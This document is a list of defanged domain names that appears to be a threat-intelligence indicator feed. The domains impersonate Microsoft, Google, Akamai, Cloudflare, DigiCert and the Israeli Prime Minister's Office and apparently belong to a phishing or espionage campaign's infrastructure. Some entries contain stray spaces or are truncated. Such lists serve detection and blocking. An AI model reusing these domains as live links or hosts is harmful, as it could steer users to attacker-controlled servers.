DNSName	static[.]dyn-usr[.]g-blc-se[.]d45[.]a63[.]alkamaihd[.]net
DNSName	ssl[.]pmo[.]gov[.]il-dana-naauthurl1-welcome[.]cgi[.]primeminister-goverment-techcenter[.]tech
DNSName	ns1[.]static[.]dyn-usr[.]gsrv01[.]ssl- gstatic[.]online
DNSName	ns2[.]static[.]dyn-usr[.]gsrv02[.]ssl- gstatic[.]online
DNSName	static[.]primeminister-goverment-techcenter[.]tech
DNSName	ns1[.]outlook360[.]org
DNSName	d45[.]a63[.]alkamaihd[.]net
DNSName	ns1[.]officeapps-live[.]org
DNSName	ns2[.]outlook360[.]org
DNSName	ns2[.]officeapps-live[.]org
DNSName	ns2[.]win-update[.]com
DNSName	aaa[.]stage[.]14043411[.]email[.]sharepoint-microsoft[.]co
DNSName	ns1[.]updatedrivers[.]org
DNSName	a17-h16[.]g11[.]iad17[.]as[.]pht-external[.]c15[.]qoldenlines[.]net
DNSName	ns1[.]windefender[.]org
DNSName	is-cdn[.]edge[.]g18[.]dyn[.]usr-e12-as[.]akamaitechnology[.]com
DNSName	ns2[.]windefender[.]org
DNSName	ns1[.]win-update[.]com
DNSName	ns2[.]updatedrivers[.]org
DNSName	ns1[.]mpmicrosoft[.]com
DNSName	ns1[.]officeapps-live[.]org
DNSName	ns2[.]officeapps-live[.]org
DNSName	ns2[.]ipresolver[.]org
DNSName	ns1[.]ipresolver[.]org
DNSName	www[.]is-cdn[.]edge[.]g18[.]dyn[.]usr-e12-as[.]akamaitechnology[.]com
DNSName	11716[.]cachevideo[.]com
DNSName	ns1[.]intelchip[.]org

DNSName	ns2[.]cachevideo[.]com
DNSName	7737[.]cloudflare-statics[.]com
DNSName	7052[.]cloudflare-statics[.]com
DNSName	7737[.]digicert[.]online
DNSName	ns1[.]cloudflare-statics[.]com
DNSName	24984[.]cachevideo[.]com
DNSName	ns1[.]digicert[.]online
DNSName	ns2[.]digicert[.]online
DNSName	24984[.]digicert[.]online
DNSName	ns1[.]fbstatic-akamaihd[.]com
DNSName	ns2[.]fbstatic-akamaihd[.]com
DNSName	ns1[.]javaupdator[.]com
DNSName	ns2[.]outlook360[.]net
DNSName	ns01[.]nameserver[.]win
DNSName	ns2[.]javaupdator[.]com
DNSName	ns2[.]intelchip[.]org
DNSName	TATIC[.]DYN-USR[.]GSRV01[.]SSL-GSTATIC[.]ONLINe
DNSName	STATIC[.]DYN-USR[.]GSRV01[.]SSL-GSTATIC[.]online
DNSName	ns1[.]labs-cloudfront[.]com
DNSName	ns2[.]labs-cloudfront[.]com
DNSName	www[.]broadcast-microsoft[.]tech
DNSName	www[.]newsfeeds-microsoft[.]press
DNSName	www[.]owa-microsoft[.]online
DNSName	static[.]c20[.]jdk[.]cdn-external-ie[.]1e100[.]tech
DNSName	ns1[.]cloud-analyzer[.]com
DNSName	ns2[.]cloud-analyzer[.]com
DNSName	ns2[.]cloudflare-statics[.]com
DNSName	ns1[.]cachevideo[.]com
DNSName	ns1[.]outlook360[.]net
DNSName	3012[.]digicert[.]online
DNSName	24984[.]cloudflare-statics[.]com
DNSName	7737[.]cachevideo[.]com
DNSName	hda[.]stage[.]12735072[.]40[.]dc[.]c0ad[.]ip4[.]sta[.]gsvr-static[.]co
DNSName	msdn[.]winupdate64[.]net
DNSName	kja[.]stage[.]12735072[.]40[.]dc[.]c0ad[.]ip4[.]sta[.]gsvr-static[.]co